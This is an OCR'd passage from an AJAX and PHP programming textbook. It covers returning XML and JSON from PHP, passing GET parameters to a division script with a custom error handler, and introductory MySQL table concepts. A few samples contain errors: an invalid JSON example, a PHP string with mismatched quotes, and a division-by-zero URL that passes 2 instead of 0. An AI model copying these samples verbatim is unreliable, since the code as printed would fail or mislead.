1. In the `ajax` folder, create a subfolder called `php`.
2. In the `php` folder, create a file named `phptest.html`, and add the following text in it:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN" "http://www.
w3.org/TR/xhtml11/DTD/xhtml11.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
```

```
  <head>
    <title>
AJAX Foundations: Using the PHP DOM to create an XML file
    </title>
    <script type="text/javascript" src="phptest.js"></script>
  </head>
  <body onload="process()">
    <p>The AJAX book of 2010 is:</p>
    <div id="myDivElement" />
  </body>
</html>
```

3. The client-side code, `phptest.js`, is almost identical to `books.js` from the XML exercise in Chapter 2. The only difference consists in the name of the server-side script we're reading—here, we replaced `books.xml` with `phptest.php`. For clarity, here we're only showing the changed bits; you can find the rest of the code in Chapter 2 and in the code download:

```
// holds an instance of XMLHttpRequest
var xmlHttp = createXmlHttpRequestObject();
// creates an XMLHttpRequest instance
function createXmlHttpRequestObject()
{
  // ... take from code download
}
// read a file from the server
function process()
{
  // only continue if xmlHttp isn't void
  if (xmlHttp)
  {
    // try to connect to the server
    try
    {
      // initiate reading a file from the server
      xmlHttp.open("GET", "phptest.php", true);
      xmlHttp.onreadystatechange = handleRequestStateChange;
      xmlHttp.send(null);
    }
    // display the error in case of failure
    catch (e)
    {
```

```
            alert("Can't connect to server:\n" + e.toString());
        }
      }
    }

    // function called when the state of the HTTP request changes
    function handleRequestStateChange()
    {
      // ... take from code download
    }

    // handles the response received from the server
    function handleServerResponse()
    {
      // ... take from code download
    }
```

4. Finally, the `phptest.php`file:

```
<?php
// set the output content type as xml
header('Content-Type: text/xml');
// create the new XML document
$dom = new DOMDocument();

// create the root <response> element
$response = $dom->createElement('response');
$dom->appendChild($response);

// create the <books> element and append it as a child of
<response>
$books = $dom->createElement('books');
$response->appendChild($books);

// create the title element for the book
$title = $dom->createElement('title');
$titleText = $dom->createTextNode
    ('AJAX and PHP: Building Modern Web Applications, 2nd Ed');
$title->appendChild($titleText);

// create the isbn element for the book
$isbn = $dom->createElement('isbn');
$isbnText = $dom->createTextNode('978-1904817726');
$isbn->appendChild($isbnText);
```

```
// create the <book> element
$book = $dom->createElement('book');
$book->appendChild($title);
$book->appendChild($isbn);

// append <book> as a child of <books>
$books->appendChild($book);

// build the XML structure in a string variable
$xmlString = $dom->saveXML();
// output the XML string
echo $xmlString;
?>
```

5. First let's do a simple test to ensure that `phptest.php` returns a well-formed XML structure by loading `http://localhost/ajax/php/phptest.php` in your web browser, as shown in the following screenshot:




Figure 4-1: Simple XML structure generated by PHP

If you don't get the expected result, be sure to check not only the code, but also your PHP installation. See the Appendix for details about how to correctly set up your machine.

Once you know the server shoots back the right response, you can test the whole solution by loading `http://localhost/ajax/php/phptest.html`:




Figure 4-2: AJAX with PHP

What just happened?

When it comes to generating XML structures, not only on the client side but on the server side as well, you have to choose between creating the XML document using the DOM, or by joining strings. Your PHP script, `phptest.php`, starts by setting the content output to `text/xml`:

```
<?php
// set the output content type as xml
header('Content-Type: text/xml');
```

If you want more familiarity with PHP headers, the documentation can be found at `http://www.php.net/manual/en/function.header.php`.

In JavaScript files we use double quotes for strings, in PHP we will always try to use single quotes. They are processed faster, are more secure and they are less likely to cause programming errors. Learn more about PHP strings at `http://php.net/types.string`.

The PHP DOM, not very surprisingly, looks a lot like the JavaScript DOM (isn't that handy?). It all begins by creating a DOM document object, which in PHP is represented by the `DOMDocument` class:

```
// create the new XML document
$dom = new DOMDocument();
```

Then you continue creating the XML structure using methods such as `createElement()`, `createTextNode()`, `appendChild()`, and so on:

```
// create the root <response> element
$response = $dom->createElement('response');
$dom->appendChild($response);

// create the <books> element and append it as a child of <response>
$books = $dom->createElement('books');
$response->appendChild($books);
...
```

In the end, we save the whole XML structure as a string, using the `saveXML()` function, and `echo` the string to the output.

```
$xmlString = $dom->saveXML();
// output the XML string
echo $xmlString;
?>
```

The XML document is then read and displayed at the client side using techniques that you came across in Chapter 2.

In this chapter's examples, you will generate XML documents on the server, and will read them on the client, but of course you can do it the other way round. In Chapter 2, you saw how to create XML documents and elements using JavaScript's DOM. You can then pass these structures to PHP (using GET or POST as you will see in the following exercise). To read XML structures from PHP you can also use the DOM, or an easier-to-use API called **SimpleXML**.

PHP and JSON

In the previous chapter, we only scratched the surface of JSON. As we've previously seen, using JSON reduces the amount of data sent through the wire—so it's certainly worth learning and utilizing. You probably remember that JSON's format isn't that different from XML's. Take a look at obtaining the same result as above, using JSON:

```
["response":
  {"books":
    [
      {"title":"AJAX and PHP: Building Modern Web Applications,
                2nd Ed",
       "isbn":"978-1904817726"
      }
```

```
      ]
    }
]
```

As the `response` tag has an only (single) child, we can go even further and simplify it more:

```
{"books":
  [
    {"title":"AJAX and PHP: Building Modern Web Applications, 2nd Ed",
     "isbn":"978-1904817726"
    }
  ]
}
```

Of course, in order to be able to generate this data in the JSON format, we need to modify both the server-side and client-side code. You'll notice that for many of the exercises, we will be reusing code from earlier examples and modifying them as needed for the current exercise. Feel free to simply copy those files to the new exercise's folder and then make the needed modifications. As always, you can also find all the code available for download.

In Chapter 3, *Object Oriented JavaScript*, when reading JSON data with JavaScript, you used JavaScript's native ability to do so. We've hinted, however, that in practice we'll use an external library that gives us better control and security over the process. The library that we'll use in the following exercise is the JSON parser listed at `http://www.json.org/js.html`. The direct link to the small JSON library is: `http://www.json.org/json2.js`. The entire installation process consists of copying this file to your application's folder, and referencing it from the files that need its functionality.

Time for action – server-side AJAX with PHP and JSON

1. Download `http://www.json.org/json2.js` to your `ajax/php` folder.
2. Edit the `phptest.html` file that you've created earlier by adding a reference to `json2.js`:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN" "http://www.
w3.org/TR/xhtml11/DTD/xhtml11.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <title>AJAX Foundations: Using JSON with PHP</title>
    <script type="text/javascript" src="phptest.js"></script>
    <script type="text/javascript" src="json2.js"></script>
```

```
  </head>
  <body onload="process()">
    <p>The AJAX book of 2010 is:</p>
    <div id="myDivElement" />
  </body>
</html>
```

3. Change the client-side code, `phptest.js`, to accommodate the parsing of the JSON response. The changed bits are highlighted:

```
// handles the response received from the server
function handleServerResponse()
{
  // read the message from the server
  responseJSON = JSON.parse(xmlHttp.responseText);
  // generate HTML output
  var html = "";
  // iterate through the arrays and create an HTML structure
  for (var i=0; i<responseJSON.books.length; i++)
    html += responseJSON.books[i].title +
            ", " + responseJSON.books[i].isbn + "<br/>";
  // obtain a reference to the <div> element on the page
  myDiv = document.getElementById("myDivElement");
  // display the HTML output
  myDiv.innerHTML = "<p>Server says: </p>" + html;
}
```

4. Finally, modify `phptest.php` to output JSON data instead of XML data. As you can see, there's a lot less to type compared to the XML version:

```
<?php
// set the output content type as text/json
header('Content-Type: text/json');

// create the response array
$response = array(
 'books' => array(
  array(
'title' => "AJAX and PHP: Building Modern Web Applications, 2nd
Ed',
'isbn' =>'978-1904817726')));

// json-encode the array
echo json_encode($response);
?>
```

5. Test your new code by loading `http://localhost/ajax/php/phptest.html`. You should get the output shown in Figure 4-3:




Figure 4-3: Results of client-server JSON communication

What just happened?

Modifying the code in order to use JSON was blissfully easy, wasn't it? We had to reference the JavaScript JSON library in order to be able to work with it properly.

```
<script type="text/javascript" src="json2.js"></script>
```

We might have just used `eval()` to get the object from the XMLHttp response, as we did in the final exercise of Chapter 3, but that would have possibly lead to security issues. For more information about the security issues with `eval()`, you can check `http://www.json.org/js.html`.

The server-side code now looks simpler too. We simply structure the information we want to send using arrays, and then we use the `json_encode()` function to generate the JSON string. The `encode` and `decode` methods allow us to encode a PHP object into JSON format and to decode a JSON string into a PHP object.

The JavaScript used for parsing the data has also been simplified. Using the JSON library, we parse the response from the server and generate the JSON object.

```
// read the message from the server
responseJSON = JSON.parse(xmlHttp.responseText);
```

Once we have that data parsed, all we need to do is to loop through the array of books and retrieve their titles and ISBN codes:

```
// iterate through the arrays and create an HTML structure
for (var i=0; i<responseJSON.books.length; i++)
  html += responseJSON.books[i].title +
          ", " + responseJSON.books[i].isbn + "<br/>";
```

Passing parameters and handling PHP errors

The previous exercise with PHP ignores two very common aspects of writing PHP scripts:

- You usually need to send parameters to your server-side (PHP) script.
- The client side is quite well protected, but we need to implement some error-handling on the server side as well.

You can send parameters to the PHP script using either `GET` or `POST`. Handling PHP errors is done with a PHP-specific technique. In the following exercise, you will pass parameters to a PHP script, and implement an error-handling mechanism that you will test by supplying bogus values. The application will look as shown in the screenshot that will follow shortly.

The page will make an asynchronous call to a server to divide two numbers. The server, when everything works well, will return the result as an XML structure that looks like this:

```
<?xml version="1.0"?>
<response>1.5</response>
```

In the case of a PHP error, the server script returns a plain text error message (instead of generating an XML string). Because few things are as annoying or less helpful as indecipherable, geeky error messages, ours will be intercepted by the client so we can have a chance to change it into a friendly, easy-to-understand message.

Time for action – passing PHP parameters and error handling

1. In the `ajax/php` folder, create a new folder called `errhandling`.
2. In the `errhandling` folder, create a file named `divide.html` and type the following code in it (don't worry if all the code isn't clear just yet, we'll be taking a good look at it in a moment):

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN" "http://www.
w3.org/TR/xhtml11/DTD/xhtml11.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <title>
      Practical AJAX: PHP Parameters and Error Handling
    </title>
    <script type="text/javascript" src="divide.js"></script>
  </head>
  <body>
    <p>Ask server to divide
      <input type="text" id="firstNumber" />
      by
      <input type="text" id="secondNumber" />
      <input type="button" value="Send" onclick="process()" />
    </p>
    <div id="myDivElement" />
  </body>
</html>
```

3. Create a new file named `divide.js`. For brevity we're not including the usual functions you've already seen numerous times already—please take them from other exercises (the template is `async.js` from Chapter 2), or from the code download.

```
// holds an instance of XMLHttpRequest
var xmlHttp = createXmlHttpRequestObject();

// creates an XMLHttpRequest instance
function createXmlHttpRequestObject()
{
  // ... take from code download
}
// initiates a server request to send the numbers typed by the
user
```

```
// and sets a callback function that reads the server response
function process()
{
  // only continue if xmlHttp isn't void
  if (xmlHttp)
  {
    // try to connect to the server
    try
    {
      // get the two values entered by the user
      var firstNumber = document.getElementById(
                        "firstNumber").value;
      var secondNumber = document.getElementById(
                        "secondNumber").value;

      // create the params string
      var params = "firstNumber=" + firstNumber +
                   "&secondNumber=" + secondNumber;

      // initiate the asynchronous HTTP request
      xmlHttp.open("GET", "divide.php?" + params, true);
      xmlHttp.onreadystatechange = handleRequestStateChange;
      xmlHttp.send(null);
    }
    // display the error in case of failure
    catch (e)
    {
      alert("Can't connect to server:\n" + e.toString());
    }
  }
}

// function that handles the HTTP response
function handleRequestStateChange()
{
  // ... take from code download
}

// handles the response received from the server
function handleServerResponse()
{
```

```
  // retrieve the server's response packaged as an XML DOM object
  var xmlResponse = xmlHttp.responseXML;

  // catching server-side errors
  if (!xmlResponse || !xmlResponse.documentElement)
    throw("Invalid XML structure:\n" + xmlHttp.responseText);

  // catching server-side errors (Firefox version)
  var rootNodeName = xmlResponse.documentElement.nodeName;
  if (rootNodeName == "parsererror")
    throw("Invalid XML structure:\n" + xmlHttp.responseText);

  // getting the root element (the document element)
  xmlRoot = xmlResponse.documentElement;

  // testing that we received the XML document we expect
  if (rootNodeName != "response" || !xmlRoot.firstChild)
    throw("Invalid XML structure:\n" + xmlHttp.responseText);

  // the value we need to display is the child of the root
<response> element
  responseText = xmlRoot.firstChild.data;

  // display the user message
  myDiv = document.getElementById("myDivElement");
  myDiv.innerHTML = "Server says the answer is: " + responseText;
}
```

4. Create a file called `divide.php` to handle the server-side work:

```
<?php
// load the error handling module
require_once('error_handler.php');
// specify that we're outputting an XML document
header('Content-Type: text/xml');
// calculate the result
$firstNumber = $_GET['firstNumber'];
$secondNumber = $_GET['secondNumber'];
$result = $firstNumber / $secondNumber;
// create a new XML document
$dom = new DOMDocument();
// create the root <response> element and add it to the document
```

```
$response = $dom->createElement('response');
$dom->appendChild($response);
// add the calculated sqrt value as a text node child of
<response>
$responseText = $dom->createTextNode($result);
$response->appendChild($responseText);
// build the XML structure in a string variable
$xmlString = $dom->saveXML();
// output the XML string
echo $xmlString;
?>
```

5. Finally, create the error-handler file, `error_handler.php` (which also runs on the server side):

```
<?php
// set the user error handler method to be error_handler
set_error_handler('error_handler', E_ALL);
// error handler function
function error_handler($errNo, $errStr, $errFile, $errLine)
{
  // clear any output that has already been generated
  if(ob_get_length()) ob_clean();
  header('Content-Type: text/plain');
  // output the error message
  $error_message = 'ERRNO: ' . $errNo . chr(10) .
                   'TEXT: ' . $errStr . chr(10) .
                   'LOCATION: ' . $errFile .
                   ', line ' . $errLine;
  echo $error_message;
  // prevent processing any more PHP scripts
  exit;
}
?>
```

6. Load `http://localhost/ajax/php/errhandling/divide.html` and play with it. Figure 4-4 shows a sample server response:




Figure 4-4: PHP Parameters and Error Handling

What just happened?

You must be familiar with all the code on the client side by now, except the error-handling code in `handleServerResponse()`. On the server-side, we also have some code to analyze: `divide.php` and `error_handler.php`.

divide.php

The `divide.php` script has a simple mission: it is expected to output the result of the division of the numbers it receives as parameters in the form of a simple XML structure, such as:

```
<response>2.5</response>
```

The script starts by loading the error-handling routine:

```
<?php
// load the error handling module
require_once('error_handler.php');
```

This file contains generic error-catching code which executes whenever an error happens in your code. In our particular example, we're expected to receive errors when the "numbers" supplied as parameters aren't numbers, or if we try to do a division by 0.

Programmers used to other languages might ask why we don't catch these errors using exceptions, like we learned in Chapter 3 with JavaScript. The reason is that PHP has only limited exception support. When a problem happens, instead of throwing exceptions, PHP 5 generates **errors**, which cannot be handled with the familiar (by now) `try-catch` mechanism. To deal with errors, we created `error_handler.php`, which defines a function that executes automatically when an error happens. This function is called before the script dies, and offers you a last chance to do some final processing, such as logging the error, closing database connections, or telling your visitor something "friendly".

`error_handler.php` is our error-handling script. We expect it to catch any error, transform its error standard message from unfriendly and bizarre into something a normal person could understand and then send it back to the client.

`error_handler.php` *catches most errors, but not all! Fatal errors cannot be trapped with PHP code, and they generate output that is out of the control of your program.* For example, parse errors, which can happen when you forget to write the `$` symbol at the beginning of a variable name, are intercepted before the PHP code is executed; so they cannot be caught with PHP code, but they are logged in the Apache error log file. It is important to keep an eye on the Apache error log when your PHP script behaves strangely. The default location and name of this file is `Apache2\logs\error.log`, and it can save you a lot of headaches.

Back to `divide.php` now. After loading the error-handling routine, the content type is set to XML. Next we get (and assign to variables) the numbers entered by the user, which are then divided. Note the usage of `$_GET` to read the variables sent using the `GET HTTP` request:

```
// specify that we are outputting an XML document
header('Content-Type: text/xml');
// calculate the result
$firstNumber = $_GET['firstNumber'];
$secondNumber = $_GET['secondNumber'];
$result = $firstNumber / $secondNumber;
```

If you sent your variables using `POST`, you would use `$_POST` to read the variables. Using GET is better for this exercise because it allows for easy debugging. As you already know, parameters sent using GET are simply attached to the request query string, so you can emulate your web client using a web browser. For example, loading `http://localhost/ajax/php/errhandling/divide.php?firstNumber=10&secondNumber=2` generates the result shown in Figure 4-5:




Figure 4-5. XML output by divide.php

The division operation in `divide.php` generates an error if `$secondNumber` is **0**. In this case, we expect the error-handler script (`error_handler.php`) to intercept the error. (Normally, we'd validate the data before performing the division but, in this case, we're interested in the error-handling technique.)

After performing the division, we used the XML DOM to create a simple document with a single element, `<response>`, which contains the result of the division:

```
// create a new XML document
$dom = new DOMDocument();
// create the root <response> element and add it to the document
$response = $dom->createElement('response');
$dom->appendChild($response);
// add the calculated sqrt value as a text node child of <response>
$responseText = $dom->createTextNode($result);
$response->appendChild($responseText);
// build the XML structure in a string variable
$xmlString = $dom->saveXML();
// output the XML string
echo $xmlString;
?>
```

error_handler.php

Let's now have a look at the error-handling script—`error_handler.php`. This file has the role of intercepting any error messages generated by PHP, and outputting an error message that makes sense, and can be displayed by your JavaScript code.

To see the output of this script in the case of a division by zero, load `http://localhost/ajax/php/errhandling/divide.php?firstNumber=10&secondNumber=2`. The output generated by `error_handler.php` will be similar to that in Figure 4-6:




Figure 4-6: Division by zero error

So what happens in `error_handler.php`? First, the file uses the `set_error_handler` function to establish a new error-handling function:

```
<?php
// set the user error handler method to be error_handler
set_error_handler('error_handler', E_ALL);
```

When an error happens, we first call `ob_clean()` to erase any output that has already been generated—such as the `<response></response>` bit from the previous screenshot:

```
// error handler function
function error_handler($errNo, $errStr, $errFile, $errLine)
{
  // clear any output that has already been generated
  if(ob_get_length()) ob_clean();
```

Of course, if you prefer to decide to keep those bits while debugging, you can comment out the `ob_clean()` call. The actual error message is built using the system variables `$errNo`, `$errStr`, `$errFile`, and `$errLine`, and the carriage return is generated using the `chr` function.

```
    // output the error message
    $error_message = 'ERRNO: ' . $errNo . chr(10) .
                     'TEXT: ' . $errStr . chr(10) .
                     'LOCATION: ' . $errFile .
                     ', line ' . $errLine;
    echo $error_message;
    // prevent processing any more PHP scripts
    exit;
}
?>
```

The error-handling scheme presented is indeed quite simplistic, and it is only appropriate while writing and debugging your code. In a production solution, you need to show your end user a friendly message without any technical details.

handleServerResponse()

On the client-side, the errors are handled by the function that reads the server response—`handleServerResponse()`. The server response is supposed to be a simple XML document, so our function starts by verifying that what it received from the server is indeed an XML document.

The validation technique is simple—the function tries to read the response as an XML document, and in case it fails, it throws an exception. (The exception is then caught by the calling function, `handleRequestStateChange()`, which uses `alert` to display it to the user.)

```
// handles the response received from the server
function handleServerResponse()
{
  // retrieve the server's response packaged as an XML DOM object
  var xmlResponse = xmlHttp.responseXML;

  // catching server-side errors
  if (!xmlResponse || !xmlResponse.documentElement)
    throw("Invalid XML structure:\n" + xmlHttp.responseText);
```

This validation technique doesn't work with Firefox, which, in the case of an XML parsing error, replaces our intended XML document with a document whose root element is named `<parsererror>`. So, for Firefox, we repeat the validation, this time looking for an element named `parsererror`:

```
// catching server-side errors (Firefox version)
var rootNodeName = xmlResponse.documentElement.nodeName;
if (rootNodeName == "parsererror")
  throw("Invalid XML structure:\n" + xmlHttp.responseText);
```

After the server response has been checked for XML validity, we check that its root element is named "response". If it's not, the code throws, once again, an exception. (This validation technique makes the Firefox validation, shown earlier, in this particular scenario, useless.)

```
// getting the root element (the document element)
xmlRoot = xmlResponse.documentElement;
// testing that we received the XML document we expect
if (rootNodeName != "response" || !xmlRoot.firstChild)
  throw("Invalid XML structure:\n" + xmlHttp.responseText);
```

Finally, if no exceptions were thrown, we display the result of the division:

```
  // the value we need to display is the child of the root <response>
element
  responseText = xmlRoot.firstChild.data;
  // display the user message
  myDiv = document.getElementById("myDivElement");
  myDiv.innerHTML = "Server says the answer is: " + responseText;
}
```

Before moving on to the next exercise, it's worth pointing out, once again, that the exceptions thrown by `handleServerResponse()` are caught by the calling function, `handleRequestStateChange()`, which displays them to the user. For example, Figure 4-7 shows the alert window with the division by zero error.




Figure 4-7: Good looking error message

Display meaningful and friendly error messages to your end users

The error message in the preceding screenshot looks good and is friendly only to the programmer who implemented the script—it's the kind of error messages that should be logged by the application. Always make sure you display friendly error messages to your end users.

Working with MySQL

The next logical step is to do "work" on stored data. Perhaps you will need to create a mailing list, or calculate the number of entries that match certain criteria, or generate a customer's order history. A backend data store is necessary when you implement almost any kind of application that is expected to generate some useful dynamic output. The most common way to store data is by using **Relational Database Management Systems** (**RDBMS**)—very powerful tools that store and manage data.

Much like the other ingredients, the database is not a part of AJAX, but it's not likely that you'll be able to build real-world web applications without a database to support them. In this book, we'll present simple applications that don't have impressive data needs, but require a database nonetheless. We've chosen (like so many thousands of others) to use MySQL, which is a very popular, powerful, and reliable database. In addition, its functionality is very generic, so it can be ported to other database systems with very little effort.

To build an application that uses databases you need to know the basics of:

1. Creating database tables that hold your data.
2. Writing SQL queries to manipulate that data.
3. Connecting to your MySQL database using PHP code.
4. Sending SQL queries to the database, and retrieving the results.

Once again, we'll only be able to cover the very basics of working with PHP and MySQL databases here. The free online manuals of PHP and MySQL are quite well written; you will certainly find them useful along the way.

Creating database tables

To create a data table, you need to know the basic concepts of the structure of a relational database. A data table is made up of columns (**fields**), and rows (**records**). When creating a data table, you need to define its fields, which can have various properties. Here we will discuss:

- Primary Keys
- Data types
- NULL and NOT NULL columns
- Default column values
- `auto_increment` columns
- Indexes

The **Primary Key** is a special column (or a set of columns) in a table that makes each row uniquely identifiable. The Primary Key column doesn't allow repeating values, so every value will be unique. When the Primary Key is formed of more than one column, the set of columns must be unique.

How about an easy example? Let's say you had a table with two columns (fields) "first name" and "phone number". In most cases, you would find several people with the same first name; in other words, in the "first name" column you would find several rows that had the name "Dave", for example. You couldn't really use the "first name" column as your primary key but "phone number"… now there's a possibility! Usually the "phone number" column won't have any values repeated in its rows, after all, phone numbers are unique! You could reasonably decide to use the "phone number" as your primary key. "But wait," you say, "my spouse and I both have the same phone number!" In that case, we need to set the primary key to look at *both* "first name" and "phone number" together because their combination will always produce unique values.

Technically, `PRIMARY KEY` is a constraint (a rule) that you apply to a column, but for convenience, when saying "primary key", we usually refer to the column that has the `PRIMARY KEY` constraint. When creating a `PRIMARY KEY` constraint, a unique index is also created on that column, significantly improving searching performance.

Each column has a **data type**, which describes its size and behavior. There are three important categories of data types (*numerical types*, *character and string types*, and *date and time types*), and each category contains many data types. For complete details on this subject, refer to the official MySQL 5 documentation at `http://dev.mysql.com/doc/refman/5.0/en/data-types.html`.

When creating a new data table, you must decide which values are mandatory, and mark them with the **NOT NULL** property, which says the column isn't allowed to store `NULL` values. The definition of `NULL` is *undefined*. When reading the contents of the table you see `NULL`, only when a value has not been specified for that field. Note that an empty string, or a string containing spaces, or a value of "0" (for numerical columns) are real (non-`NULL`) values. *NULL and "0" or empty string are not the same things at all.* The primary key field does not allow `NULL` instances.

Sometimes, instead of (or complementary to) disallowing `NULL` instances for a certain field, you may want to specify a **default value**. In that case, when a new record is created, if a value isn't specified for that field, the default value will be used. For the default value, you can also specify a function that will be executed to retrieve the value when needed.

A different way of letting the system generate values for you is by using `auto_increment` columns. This is an option that you will often use for Primary Key columns, which represent IDs that you prefer to be auto-generated for you. You can set `auto_increment` only for numerical columns, and the newly generated values will be automatically incremented, so no value will be generated twice.

Indexes are database objects used to improve the performance of database operations. An index is a structure that greatly improves *searches* on the field (or fields) it is set on, but it slows down the update and insert operations (because the index must be updated as well on these operations). A well-chosen combination of indexes can make a huge difference in the speed of your application. In the examples in this book, we will rely on the indexes that we build on the Primary Key columns.

